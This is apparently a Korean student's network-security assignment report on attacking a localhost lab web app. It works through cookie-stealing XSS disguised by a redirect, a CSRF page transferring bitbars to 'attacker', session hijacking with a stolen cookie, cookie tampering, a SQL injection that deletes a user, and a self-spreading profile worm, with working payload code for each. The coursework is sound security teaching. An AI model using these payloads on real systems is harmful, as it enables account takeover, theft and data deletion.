네트워크 보안 Assignment 2


2018203045

소프트웨어학부

김수현

- Task1

과제 : url을 만들어서 user1의 쿠기를 탈취하고 사용자가 이를 모르게하기 위해 url 상으로 http://localhost:3000/profile?username=user1 으로 보이게해야한다.




해결책

1. username=user1인 url을 만든 후에 해당 url 뒤에 스크립트 태그를 추가합니다.
2. Window.location.href를 이용하여 사용자가 탈취된 것을 모르게 하기 위해 username=user1인 주소로 리다이렉션 시켜줍니다.
3. 현재 user1의 쿠키를 변수에 저장 시켜놓은 후에 해당 변수를 steal_cookie의 query로써 사용하는데 이때 url에 포함시키기 위해 encodeURLCompnonent를 사용합니다.

4. Fetch를 사용해 /steal_cookie에 Post 요청을 보냄으로써 터미널에 훔친 쿠키가 나오게 합니다. 단 사용자는 url이 리다이렉션이 되어서 /steal_cookie를 보지 못하게 되며 탈취 사실을 숨깁니다.

5. 해당 url을 인코딩 시켜서 firefox url에 복사 붙여넣기를 하여 과제를 완료합니다.



- Task2


과제 : html 파일을 하나 만들어서 해당 로그인된 사용자의 비트바 중 10비트바를 훔쳐서 attacker에게 보내게 되고 CSRF 공격을 수행하는 것입니다.

```html
<!DOCTYPE html>
<html>
<body>
  <script>

    var form = document.createElement('form');
    form.setAttribute('method', 'POST');
    form.setAttribute('action', 'http://localhost:3000/post_transfer');

    var destinationUsernameField = document.createElement('input');
    destinationUsernameField.setAttribute('type', 'hidden');
    destinationUsernameField.setAttribute('name', 'destination_username');
    destinationUsernameField.setAttribute('value', 'attacker');

    var quantityField = document.createElement('input');
    quantityField.setAttribute('type', 'hidden');
    quantityField.setAttribute('name', 'quantity');
    quantityField.setAttribute('value', '10');

    form.appendChild(destinationUsernameField);
    form.appendChild(quantityField);

    document.body.appendChild(form);
    form.submit();

    window.location.href = 'https://www.kw.ac.kr';
  </script>
</body>
</html>
```

해결책

1. Document.createElement를 이용해 form을 생성을 하고 사용할 CRUD 기능과 url을 각각 Post와 post_transfer로 지정해줍니다.

2. 입력으로 넣을 즉 attacker에 대한 정보를 넣기 위해 input을 생성을 하고 body에 담길 destination_username과 quantity를 각각 attacker와 10으로 지정을 합니다.
3. Input들을 form에 추가해 해줍니다.
4. 해당 form을 body에 추가해주면서 폼을 submit 시키면서 Post 요청을 서버에 보내고 광운대 웹페이지로 window.location.href를 이용해 리다이렉션시키면서 공격을 완성합니다.



- Task3

과제 : attacker로 로그인 후에 개발자 콘솔에 자바스크립트 코드를 작성 후 실행시에 로그인 된 사용자가 attacker에서 user1으로 바뀌는 것을 구현해야 합니다.

```
task3 > c.txt
1  document.cookie = "session=eyJsb2dnZWRJbiI6dHJ1ZSwiYWNjb3VudCI6eyJ1c2VybmFtZSI6InVzZXIxIiwiaGFzaGVkUGFzc3dvcmQiOiI4MTQ2ZmYzM2U4MTV1MWEwOGVhZTJ
2  window.location.reload();
3
```

해결책

1. Task 1에서 탈취한 user1의 쿠키값을 현재 attacker 쿠기로 설정을 합니다.
2. Window.location.reload()함수를 이용해 새로고침을 수행하며 로그인 된 사용자가 user1으로 바뀌게 됩니다.

- Task4

과제 : 사용자가 계정을 새로 만든 후에 개발자 콘솔에서 자바스크립트 코드를 실행 시에 user1에게 1비트바를 보내는 작업을 수행함과 동시에 자신의 비트바가 100만으로 바뀌게 되는 자바스크립트 코드를 완성해야합니다.


task4 > d.txt

```
function change(){
    const cookieValue = document.cookie.split("=")[1];
     const decodedCookie = atob(cookieValue);
     const sessionData = JSON.parse(decodedCookie);
     sessionData.account.bitbars= 1000001;
     const updatedSessionData = JSON.stringify(sessionData);
     const encodedCookie = btoa(updatedSessionData);
     document.cookie = `session=${encodedCookie}`;
}

const show = document.getElementsByClassName("pure-button button-primary");

for (let i = 0; i < show.length; i++) {
  show[i].addEventListener("click", function() {
     change();
     window.location.reload();
  });
}
```

해결책

1. change라는 함수를 선언해 쿠키값을 디코딩을 하고 JSON 형태의 데이터를 추출해 비트바를 100만 1로 설정한 후에 다시 인코딩을 진행하여 비트바를 업데이트한 쿠키값으로 쿠키를 업데이트를 합니다.
2. getElementByClassName를 사용해서 form.ejs에서 class 명이 "pure-button button-primary"인 모든 요소들을 배열형태로 저장을 하여 선택된 요소들

에 대해 클릭 이벤트 리스너를 추가하고 클릭 이벤트 발생 시, change함수가 실행되고, 이후 페이지를 새로고침하여 공격을 완성시킵니다.



- Task5

과제 : 사용자 등록시에 SQL Injection을 일으킬 수 있는 것을 username으로 등록함으로써 자신이 만든 것과 user3가 삭제되는 SQL Injection을 일으키는 것이 목표입니다.

```
" or username='user3';`;
const maliciousDB = await dbPromise;
const Mquery = `DELETE FROM Users WHERE username == "user3";`;
await maliciousDB.get(Mquery);`"
```

해결책

1. Username="" or username="user3"을 실행해 db에 user3가 존재함으로써 항상 참이되는 where문을 완성시킵니다.
2. MaliciousDB에 데이터베이스 연결을 시키고, Mquery에 Delete문을 할당해 user3를 Delete시키게 함으로써 get을 실행해 Mquery를 DB에 전송해 공격을 성공시킵니다.

- Task6

과제 : 웜과 같이 전파될 수 있는 프로필을 만들어서 attacker 프로필에 업데이트 후 해당 프로필에 적힌 것을 수행하고 전파시키는 프로필을 작성하는 것입니다.


```
<div id="profile"></div>
<span id="bitbar_count" class="10"></span>
<script id="profileScript" type="text/javascript">
  var total = 10;
  function show(bitbars) {
    document.getElementById("bitbar_display").innerHTML = "10 bitbars";
    if (bitbars < total) {
      setTimeout("showBitbars(" + (bitbars + 1) + ")", 20);
    } else {
      document.getElementById("profile").style.display = "none";

    }
  }
  function transfer() {
    fetch("/post_transfer", {
      method: "POST",
      body: JSON.stringify({ destination_username: "attacker", quantity: 1 }),
      headers: {
        "Content-Type": "application/json"
      }
    })
      .then(response => {
        console.log("Transferred 1 bit to attacker.");
      })
      .catch(error => {
        console.error("Failed to transfer bit to attacker.");
      });
  }
  async function copy() {
    const profileContent = document.getElementById("profile").innerHTML;

    fetch("/set_profile", {
      method: "POST",
      headers: {
        "Content-Type": "application/json"
      },
      body: JSON.stringify({ new_profile: profileContent })
    })
    .then(response => response
    )
    .catch(error => {
      console.error("Error occurred while setting profile:", error);
    });
}
  if (total > 0) {
    show(0);
    transfer();
    copy();
  }
</script>
```

해결책

1. 비트바가 얼마가 있든 항상 10으로 보여야하므로 total 변수에 10을 할당합니다.
2. show 함수: 비트바를 표시하고, 일정 시간 간격으로 비트바의 수를 증가시키는 함수이며 그 비트바의 수가 항상 10으로 보이게 하는 함수로써 매개변수로 비트바의 수를 전달받아 해당 수 만큼 비트바를 표시합니다. 비트바의 수가 total보다 작을 경우 일정 시간 후에 자기 자신을 호출하여 비트바 수를 증가시킵니다. 모든 비트바가 표시되면 profile 요소를 숨깁니다. 추후에 매개변수로 0을 넣어서 0~10으로 증가되는 것을 보여주는 역할을 합니다.
3. transfer 함수: 서버의 /post_transfer 엔드포인트로 POST 요청을 보내어 1개의 비트를 공격자에게 전송하는 함수이며 Body에 수신자와 얼마의 비트바를 보낼지를 담고 있습니다.

4. copy 함수: profile 요소의 내용을 서버로 전송하여 프로필을 복사하는 함수입니다. 서버의 /set_profile 엔드포인트로 POST 요청을 보내고, 요청 본문에는 프로필 내용을 JSON 형식으로 포함하며 Body에 new_profile이 담기게 됩니다.

5. attacker의 프로필을 업데이트 후 user1으로 로그인 후 attacker 프로필을 show하게 되면 user1으로 재로그인 profile이 복사된 것이 확인이 되며, user2가 user1을 보고 다시 user2로 재로그인시 profile이 복사되고 그 안의 내용들이 제대로 전파가 된 것을 확인할 수 있습니다.



Hi, **attacker** Log out

You have **3** bitbars.

Your profile text

```
<div id="profile"></div>
<span id="bitbar_count" class="10"></span>
<script id="profileScript" type="text/javascript">
  var total = 10;
  function show(bitbars) {
    document.getElementById("bitbar_display").innerHTML = "10
bitbars"; // 비트바 수를 10으로 고정
    if (bitbars < total) {
```

Update profile